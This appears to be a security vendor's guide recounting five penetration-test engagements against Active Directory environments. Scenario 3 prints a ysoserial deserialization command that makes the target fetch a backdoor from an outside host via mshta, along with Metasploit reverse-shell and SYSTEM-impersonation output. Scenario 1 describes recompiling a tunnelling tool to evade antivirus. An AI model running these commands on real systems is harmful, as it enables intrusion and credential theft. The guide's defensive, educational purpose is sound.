
FORTRA
Decoding the Attacker Mindset:
Pen Testing Revelations

Table of Contents

The strength of proactive security practices lies in their ability to **show organizations what their environments look like through the eyes of an attacker**. Through efforts like penetration testing, we can extract insights by observing the tactics, techniques, and procedures of cybercriminals to identify potential risk. Ultimately, this perspective enables us to **direct our security resources towards genuine points of vulnerability** – areas that might be exploited by malicious actors. By embracing this mindset and consistently challenging our own security measures, **we can build a more resilient and responsive cybersecurity posture** that anticipates and better prepares for the movements of modern attackers.

In this guide, we will take a deeper dive into **five different scenarios based on real penetration testing engagements**. Walking through these scenarios will illustrate the circuitous paths attackers may take, better demonstrating how seemingly benign weaknesses can prove to be just what they need to move forward.

SCENARIO 1

From a Simple Password Spray Attack to Active Directory Access

From a Simple Password Spray Attack to Active Directory Access

Step 1: Conducting External Recon

During the information gathering stage of this exercise, the team observed that the target organization exposed two HTTPS services: Microsoft Exchange Server and Citrix Portal. An attacker would likely make the following assumptions:

1. All logins authenticate against the same LDAP directory, which may be the main active directory in an organization. (One thing worth noting is that LDAP services are commonly directly exposed to the internet, despite it not being a security best practice. Organizations sometimes choose to allow the exposure of the LDAP service in order to interact with a third-party service. In this scenario, the LDAP was not directly exposed.)
2. There is no other authentication scheme in place to provide additional security. Without measures like two-factor authentication in place, a valid set of credentials would provide access to the identified services.

Step 2: Deploying Password Spray Against Outlook Web Application

The team then performed a password spray attack against the exposed Outlook Web Application. To carry out this attack, they crafted a list of potential email addresses from employee information compiled during recon, using public resources like LinkedIn and the organization's public facing website.

For each one of these addresses, they attempted to log in using a list of common guessable passwords. In this case, they started with Summer2024!. **The team was able to obtain one valid set of credentials, which is a stark reminder that initial access can be gained with a single user not following best password practices.**

Step 3: Logging Into the Citrix Portal and Checking Access Level

Using these credentials, the team then logged into the Citrix Portal, a centralized digital workspace that gives users remote access to their internal applications. Typically, attackers use tools like Citrix to find applications which are being run on an internal server. These applications can sometimes be undermined and escaped to gain remote command line access to that underlying server. In this case, the user account they compromised had remote access to a virtual desktop, which linked with the internal network, providing them with a way to start communicating with the internal devices.

Step 4: Enumerating Domain's Information From the Virtual Desktop

Having established a connection, the testers leveraged this access to start gathering information about the organization. Any

threat actor in this position would be able to query the internal DNS and LDAP servers and obtain a list of users and computers in the domain, as well as information about the domain controller.

Step 5: Checking for the Existence of EWS PushSubscription for PRIVEXCHANGE

Next, the team checked to see if the Exchange server was vulnerable to the PRIVEXCHANGE bug (CVE-2019-0686), on the web services endpoint. Impacted versions of Microsoft Exchange were prone to a privilege escalation vulnerability that allowed any attacker who had successfully compromised a user mailbox to then force the server to authenticate against an internet arbitrary destination.

The Exchange account had elevated privileges by default. From there, an attacker could elevate the privileges of regular domain users through simple LDAP queries, with the final intention of compromising the domain. This environment did contain the PRIVEXCHANGE vulnerability, so the team was able to escalate their privileges to those of an administrator.

Step 6: Attempting to Relay HTTP to Internal LDAP Server

The last piece of the puzzle was gaining the capability to communicate with the internal LDAP server from the outside. For this, the team decided to implement a reverse SOCKS proxy, which would create a tunnel between the internal network and an attack server on the internet. They used the rpivot tool, a client-server application that allows you to tunnel traffic that originated from the internet to any internal network in which the client binary is deployed.

Though the client part of this tool is a portable binary that can be deployed without any kind of installation on a Windows machine, it is also a well-known hacking tool. Consequently, the signature of the binary is often detected by endpoint protection agents. After getting caught, the team introduced some minor variations into source code and then recompiled the client binary, which produced a different file signature, allowing them evade detection.

Step 7: Profit From Get-Replication-Changes-All Rights

After deploying this new binary, the team was able to initiate the stable tunnel between their server and the internal network. This connection was then used to complete a cross protocol NTLM relay attack between the external exchange server and the internal domain controller.

As a result of this attack, they were able to escalate the privileges of the initial compromised user account, granting it the privileges of performing a domain replication operation through the SMB protocol. From there, they used this elevated account to obtain the password hashes for all the domain accounts by connecting to the internal domain controller via SMB and initiating the domain replication operation, giving them full access to the organization's IT environment.

TLDR: Testers started with a password spray attack to gain access, exploited vulnerabilities to escalate privileges, performed an NTLM relay attack to perform domain replication operations, extracted password hashes, and achieved full domain control.

A password that is easily remembered is easily guessed.

SCENARIO 2

How Printer Passwords Can Be the Path to Control

How Printer Passwords Can Be the Path to Control

Step 1: Finding an Unusual Attack Vector

Printers are often overlooked when it comes to security, even though organizational printers are typically integrated into an organizational network, interacting with or exposing different services like FTP, SMB, or SMTP. For example, a user can use a printer to scan a document and email it to themselves or save it to a file server. To accomplish this, many organizations provide such devices with corporate domain credentials—for example, it could be given the username "printer1" and a password, "printprintprint." Unfortunately, printers are sometimes only configured during the initial setup and then left behind, frequently going without updates and patching. This makes printers an ideal place to attempt an initial breach.

In this engagement, pen testers sought and discovered two printers that possessed domain credentials and exposed certain HTTP SOAP API on TCP ports. Any user with administrative privileges or administrative credentials for the printer was able to interact with the server, allowing the pen testers to extract configured FTP and SMB usernames and passwords. This turned up three different sets of credentials, including a disabled domain user account.

Step 2: Exploiting a Security Measurement

Experienced attackers know that even disabled accounts can be useful, especially given the common practice of certain employees having multiple Domain User accounts. For example, an IT team member may get both a regular user account and a privileged account.

While this is theoretically a security measurement so that the employee is only using the account with the least amount of privilege needed to accomplish a task, it can also be a security weakness. **Naming conventions for usernames can be easily guessed and it is not unusual for employees to make the mistake of using the same password for all of their different accounts**.

E.g.: **John Doe**

- john.doe (regular user account used for most)
- p-john.doe (privileged account, workstations administration)
- a-john.doe (Domain Administrator account)

Such was the case for this engagement. The password for John Doe's disabled domain account worked for his regular user account login, which was still enabled. The testers were able to use this account, conduct a password spray attack, and obtain local administrator privileges on seven different hosts.

Step 3: Maintaining Stealth and Encountering Security Controls

After the successful password spray attack, the team accessed the Security Account Manager (SAM) databases and Local

Security Authority (LSA) secrets of the discovered hosts. Nothing of interest came from these efforts, so the team attempted to access the host's process memory to try and pull credentials that would hopefully have more extensive privileges. However, before they were able to complete this task, their account was disabled by the defense team.

Despite this, the team was far enough along in the process that they had other options. Having previously retrieved the contents within the SAM databases of the hosts, they decided to test all of the RID 500 default admin account NTLM password hash against all of the hosts in the domain, resulting in local administrator privileges on four new hosts.


After repeating the process of retrieving SAM databases and LSA secrets, the team was once again caught. One host, which seemed to be a file server, was put into network isolation to restrict access to it. Since file servers often have privileged user credentials in memory, the team decided to wait for it to come back online. Since file servers are so essential to complete regular organizational activities, this typically only takes a few hours.

The isolation was indeed temporary, but the security team had changed the RID 500 user account password and also disabled it. **Despite basic security controls being in place, the initial security weaknesses exploited provided enough information to keep moving forward**.

Step 4: Using a Kerberos Service Ticket to Gain Control

The team was still in control of the NTLM password hashes since they had previously retrieved all the information from the SAM database in the second set of hosts—including the file server they no longer had access to.

They used the file server computer account NTLM password hash to handcraft a Kerberos Service Ticket for accessing any service as any user, allowing a domain administrator to gain access to the SMB service.



This forged ticket allowed the team to get to the LSASS memory to pull domain and administrator credentials. **Using these credentials, they could log into the domain controller and execute operating system commands.**

TLDR: The pen testing team exploited weak passwords on network printers to gain initial access, conducted a password spray attack to escalate privileges, and ultimately gained domain admin control using a Kerberos service ticket attack.

If it's connected to the network, it's a potential attack vector.

SCENARIO 3

The Broken Link within the Supply Chain

The Broken Link within the Supply Chain

Step 1: Gathering Intelligence and Initial Access Points

For this external penetration test, The team began by mapping the attack surface, analyzing the environment to see if they could find any outward facing web applications or other points of entry that required a login.

They also began gathering intelligence on the organization using open-source intelligence (OSINT) including Google, LinkedIn, and Bing to find the names of current employees and figure out potential naming conventions of user logins. For example, if an employee Bob Vance's email address was b.vance@company.com, this could mean that first initial.last name is the formula for designating user logins. They also searched for public leaks of credentials to see if any were associated with logins from the organization. Ultimately, the team discovered 1500 potential usernames/email addressees.

Upon completion of the attack map analysis, they found that, at least externally, the organization was relatively secure. There were only two points of interest that were worth exploring further: a Citrix portal and an LDAP directory web application.


Step 2: Exploring the Citrix Portal


Having a long list of potential usernames, the team decided to use a password spray attack to find any valid sets of credentials. They were able to come up with eight sets of valid credentials. However, logging in using these credentials resulted in a dead end. None of them were set up in this particular application, so there was no way to pivot into another part of the infrastructure. Despite this setback, the exercise did confirm that they had valid naming conventions.

Step 3: Discovering a Dangerously Insecure LDAP Directory Web Application

The team planned to use another password spray attack with the LDAP directory web. However, in the process of trying out different possible credentials, they realized there was a significant flaw in the application. **They no longer needed to find a valid username and password—the application would allow us to create new users. Not only could the team come up with their own username and password, they were also given write permissions**.

These write permissions hinted that there may be some highly privileged accounts configured for this application service, making them warrant further investigation.





Step 4: Finding Magic Bytes for Deserialization

The team began examining the application's network traffic. When looking through STP requests, they found that one of them contained magic bytes. Magic bytes are essentially a file signature—the first few bytes of an object that allows one to identify it. These magic bytes serve as an ideal entry point for deserialization.

.\ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c "mshta.exe http://12.51.**.**:443/Hfc44UZdVyiB.hta"

Using the magic bytes, the team created a deserialized payload that would download and install a backdoor. They serialized this object using the .net version of the ysoserial project and then delivered the attack payload to be executed.

```
msf5 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1..
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\[redacted]ypool45
c:\windows\system32\inetsrv>net user
net user
User accounts for \\[redacted]
-------------------------------------------------------------------------------
Administrator            Guest
The command completed successfully.
c:\windows\system32\inetsrv>
```

Step 5: Escalating Privileges with Known Vulnerabilities

While the team was able to achieve remote code execution to gain a foothold, it was only on a service account. For full domain control, privileges needed to be escalated to a system account.

The team was able to simply exploit a known vulnerability that had never been patched to obtain domain administrator credentials that were kept in memory.

```
Tokens available after MS16-07 Exploit
msf5 exploit(windows/local/ms16_075_reflection) > run
[*] Started reverse TCP handler on 12.51.[redacted]:4444
[*] x64
[*] Launching notepad to host the exploit...
[+] Process 9332 launched.
[*] Reflectively injecting the exploit DLL into 9332...
[*] Injecting exploit into 9332...
[*] Exploit injected. Injecting payload into 9332...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 3 opened (12.51.[redacted]:4444 -> 35.171.[redacted]:62990) at
2019-12-12 12:51:16 -0300


[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
IIS APPPOOL\r[redacted]Pool45

Impersonation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\SYSTEM

[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] No delegation token available

[+] Successfully impersonated user NT AUTHORITY\SYSTEM
```

With these credentials in hand, they had full access to and control of Active Directory.

TLDR: Testers used a flaw in a third-party web application to gain initial access, installed a backdoor using deserializing attacks, and exploited known vulnerabilities to elevate privileges and gain control of Active Directory.

When it comes to supply chain security, go with less trust and more verify.

SCENARIO 4

Why Old Vulnerabilities Should Not Be Left Behind

Why Old Vulnerabilities Should Not Be Left Behind

For this internal pen test, the team was provided with low privilege access to the internal network and domain through a VPN connection and domain credentials.

Step 1: Understanding PCI DSS

Since this penetration test was done to adhere to PCI DSS, the team was provided with a virtual desktop that was within the PCI scope. PCI requires that segmentation be enforced between PCI and non-PCI environments. This means there is a distinct separation between systems that have cardholder data (CHD) and those that do not. Systems that are in scope should not be able to communication with out of scope systems in any way. Since segmentation controls were in place, this test consisted of observing two different and isolated domains (one PCI, and one non-PCI) with different servers and computers in separated networks.

Step 2: Making Initial Assumptions

First, the team noted that any domain account, regardless of its privileges, would be able to query not only its domain, but all the domains for which trust relationships have been defined, to collect valuable information.

Additionally, the devices in the network may still have had some remnants of old vulnerabilities, which were likely fixed but not correctly cleaned up. **No matter how outdated, all it takes is one unpatched vulnerability to provide an opening**.

An attacker would be especially interested in user groups and computers. Any domain account could also use and abuse the Kerberos protocol, which can introduce some interesting attack avenues.

Step 3: Verify If a Vulnerability Can Be Exploited

The team started by gathering all the information possible from the user domain, querying LDAP to obtain a list of the assets in the domain, as well as the IP addresses of the domain controllers.

Looking over the list of assets, the team discovered a Group Policy Object (GPO) that was affected by an ancient vulnerability, commonly known as the group password policy vulnerability. This vulnerability is directly linked to a flawed use of domain GPOs, which distributes local administrator passwords to the rest of the machines. Passwords would be found encrypted in XML files stored in the SYSVOL share of domain controllers, which is by default accessible by any domain account. Additionally, the encryption key is a well-known value, which is even disclosed in the Microsoft documentation, giving attackers the chance of decrypting any password they find. As this is a simple test, only requiring them to mount the SYSVOL share and perform a find string operation, most attackers will check to see if this vulnerability is still active.

With this GPO vulnerability, the team was able to easily decrypt the password. However, this password was not currently used by the local admin of any machine in the domain, which could be interpreted as an indicator that this vulnerability had already been fixed in the past by the company.

Step 4: Abusing Kerberos Tickets

Since the password had been changed, the testers instead leveraged their domain account to abuse Kerberos by requesting service tickets to the key distribution center. Using a technique known as Kerberoast, an attacker can request service tickets for each service owner account in the domain, forcing them to be encrypted with the weak RC4 encryption algorithm. Since these tickets are encrypted using the password set by the service owner, the tickets can then be submitted to an offline cracking process.

With this information in mind, the team designed their attack path. Though the password they found through the group password policy vulnerability was no longer being used by local admins, they were able to repurpose it as the basis of an internal password spray, in case it hadn't been changed elsewhere. Cracking Kerberos tickets is a slow exercise compared with cracking net-NTLM or NTLM hashes, so the team established a well-defined approach using the known password. For example, the password Organization_Name5 could indicate that the next password may be Organization_Name6.

Despite not being used for any high privilege account, the password was valid for five additional domain accounts, allowing the team to diversify their interactions with internal devices. This password continued to prove useful, as its structure contained the name of the organization and showed the pattern that could be used to guess the passwords for other domain accounts. The team used this information to graph an intelligent cracking attack against the Kerberos tickets through the Kerberoast.


They followed the structure of the password to create a hybrid cracking approach, testing each case variation of the client's organization name, followed by a series of one to six characters, including letters, numbers, and special characters. This approach proved effective, as they were able to access two high privilege service accounts in less than 48 hours.

Step 5: Launching a Pass-the-Hash Attack

After obtaining the password for the first service owner, they tested it in the server register, in the service principal name (SPN) field, as they believed that the account was a local admin for this server. With these new privileges, it was possible to dump the password hash of the default local administrator account for a pass-the-hash attack, allowing them to gain administrative access to all the servers in the network.

The second service account they obtained was a domain administrator. Domain admins often use their own accounts to quickly run services, as was found in this scenario. It's worth noting that this is never a good identity management practice, since the administrative account can then be exposed and compromised through a Kerberoast attack.


Though they had obtained this password, it was expired and there was no way to reset its value from the internal network.



Step 6: Resetting the Password

With no way to reset the value internally, the team moved into the external sphere, and attempted to log in to the company's SharePoint through federated services. After seeing the alert that the password was expired, they were redirected to a password self-reset portal, on Windows Azure. This portal allowed users to reset their passwords after providing a one-time password (OTP) received in the recovery phone number.

In this case, a recovery phone number was never designated, allowing the tea to simply plug in their own phone number. After validating the OTP, they successfully reset the account's password.



Step 7: Checking if Passwords Are Shared Between Domains

Finally, they moved back into the internal sphere and attempted logging in using the newly reset password. Leveraging the administrative privileges, they dumped the password domain table for the non-PCI domain, effectively compromising it.

They then moved to PCI environment, where not even a single low privilege domain account had been compromised. Since the two environments were separated, the only known information was the IP address of the PCI domain controller. The team thought that there was a chance one of the IT administrators in charge of both domains was using the same credentials between domains. As they already had the password hashes for all the users in the non-PCI domain, there was no impediment to attempt a massive interdomain password hash attack against the PCI domain.

Fortunately for the team (and unfortunately for this organization's PCI compliance status), the theory about password reuse was correct. They immediately discovered that a group of users, including a domain administrator, were using the same passwords on both domains.

TLDR: Testers exploited a very old vulner-ability to gain initial access, used Kerberoasting and password spray attacks and password resets to elevate privileges, and used shared passwords to gain access to the domain controller.

Patch. Validate. Repeat.

SCENARIO 5

Too Much Focus on the External Leaves the Internal Exposed

Too Much Focus on the External Leaves the Internal Exposed

In this final scenario, the pen testing team was tasked with conducting an external pen test to see if they could gain access to an organization with a relatively small infrastructure.

Step 1: Making Multiple Attempts to Gain a Foothold

Initially, the team was going to use Responder, an open-source tool typically used to intercept and manipulate network traffic by posing as legitimate servers. However, from their network segment, they were unable to see any LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and MDNS (Multicast DNS) traffic. This meant Responder was not an option.

The second attempt at a breach was also unsuccessful. The team performed a vulnerability scan on the network, but there were no software instances with vulnerabilities. There may have been vulnerabilities elsewhere in the environment, but none were available to the team from an external perspective.

Undeterred, the team turned to open-source intelligence methods to gather a list of potential usernames. They attempted to use a password spraying attack to identify valid accounts and gain credentials. From there, they attempted to use AS-REP Roasting so they could extract hashes and derive passwords. However, AS-REP Roasting only works with accounts that have preauthentication disabled, and none of the accounts did.

Step 2: Shifting to an Internal Engagement

After trying several different attempts at initial breach, the team spoke with the organization. While their external security was sound, the team wanted to ensure this security went past the initial barrier. They decided to change the objective and shifted into an assumed breach scenario. Even with their security controls, they were not immune to social engineering attacks. In this scenario, the team was given regular domain user credentials, which could easily be obtained through a spear phishing attack.

Step 3: Discovering an Unprotected Backup

As the team explored the environment with their basic user account, they made a startling discovery. They found they had access to a fileshare that contained a backups folder. In this folder was a file with a hard-disk icon.

```
Type help for list of commands
# shares
ADMIN$
Backup
C$
D$
IPC$
# use Backup
# ls
drw-rw-rw-          0  Tue Jun 15 18:52:02 2021 .
drw-rw-rw-          0  Tue Jun 15 18:52:02 2021 ..
drw-rw-rw-          0  Tue Jun 15 18:52:02 2021 WindowsImageBackup
# cd WindowsImageBackup
# ls
drw-rw-rw-          0  Tue Jun 15 18:52:02 2021 .
drw-rw-rw-          0  Tue Jun 15 18:52:02 2021 ..
drw-rw-rw-          0  Tue Jun 15 19:23:36 2021 DC01-
# cd DC01-[redacted]
# ls
drw-rw-rw-          0  Tue Jun 15 19:23:36 2021 .
drw-rw-rw-          0  Tue Jun 15 19:23:36 2021 ..
drw-rw-rw-          0  Tue Jun 15 19:23:36 2021 Backup 2021-06-15 225133
drw-rw-rw-          0  Tue Jun 15 19:23:36 2021 Catalog
-rw-rw-rw-         16  Tue Jun 15 18:52:02 2021 MediaId
drw-rw-rw-          0  Tue Jun 15 19:23:36 2021 SPPMetadataCache
# cd Backup 2021-06-15 225133
```

After downloading it, they mounted it locally.

```
-rw-rw-rw-  469762048  Tue Jun 15 19:23:41 2021 93013db6-0000-0000-0000-
100000000000.vhdx
-rw-rw-rw- 34470887424  Tue Jun 15 19:23:43 2021 93013db6-0000-0000-0000-
602200000000.vhdx
-rw-rw-rw-       1272  Tue Jun 15 19:23:31 2021 BackupSpecs.xml
# get 93013db6-0000-0000-0000-602200000000.vhdx
```

The file turned out to be a very recent backup of the domain controller, which authenticates and validates user access for the entire organization's network.

```
$ sudo guestmount --add 93013db6-0000-0000-0000-602200000000.vhdx --ro /mnt/backup/
(…)
command: umount '/sysroot'
command: umount returned 0
inspect_os: fses:
fs: /dev/sda2 (ntfs) role: root
    type: windows
    distro: windows
    product_name: Windows Server 2019 Standard
    product_variant: Server
    version: 10.0
    arch: x86_64
    hostname: DC01[redacted]
    windows_systemroot: /Windows
    windows_software_hive: /Windows/System32/config/SOFTWARE
    windows_system_hive: /Windows/System32/config/SYSTEM
    windows_current_control_set: ControlSet001

inspect_get_roots: roots:
/dev/sda2 (ntfs):
    type: windows
    distro: windows
    product_name: Windows Server 2019 Standard
    product_variant: Server
    version: 10.0
    arch: x86_64
    hostname: DC01[redacted]
    windows_systemroot: /Windows
    windows_software_hive: /Windows/System32/config/SOFTWARE
    windows_system_hive: /Windows/System32/config/SYSTEM
```

An attacker getting access to the domain controller is dangerous at the best of times, but the fact that the team was able to download and mount it locally was infinitely worse. Since it was not within their environment, the organization's security controls were no longer providing any monitoring. This meant the pen testers no longer had to worry about stealth. They could take as long as they needed and be as noisy about it as they wanted.

The team processed it offline using Impacket's secretsdump, which is a python script that can read Security Account Manager (SAM) and Local Security Authority (LSA) secrets from registries and extract NTLM hashes, plaintext credentials, Kerberos keys, and more. In short order, they were able to extract Domain Administrator credentials.

Step 4: Testing Credentials on the Live Domain Controller

There was a chance that these credentials may not be valid, as the password changing schedule may have been strictly enforced. However, this was not the case, and **the team was able to log in, giving them full control of the system in a single step**.


TLDR: Testers were unable to get through an organization's external defenses, but after pivoting to an assumed breach scenario, they quickly gained access through an internal fileshare containing a backup of the domain controller.

A strong exterior doesn't compensate for a weak interior.

Understanding the Penetration Testing Process

The scenarios outlined above could have easily been news-worthy attacks. Fortunately, they played out during pen testing engagements. These companies were able to uncover and rectify these security gaps before these scenarios went from hypothetical to reality. Taking a proactive stance allows organizations to not only strengthen defenses and security controls, it also serves to foster a culture of continuous improvement.

While the final report and findings of pen tests are valuable, seeing the step-by-step process provides organizations with new insights into potential attack vectors. This deeper understanding of attack methodology may inspire companies to take a closer look at their own security behavior. By embracing a process-oriented approach to security assessments, companies can better anticipate attacks and prepare for the cyber challenges to come.



FORTRA®

About Fortra

Fortra is a cybersecurity company like no other. We're creating a simpler, stronger future for our customers. Our trusted experts and portfolio of integrated, scalable solutions bring balance and control to organizations around the world. We're the positive changemakers and your relentless ally to provide peace of mind through every step of your cybersecurity journey. Learn more at fortra.com.

fta-ip-gd-0924-r1-sv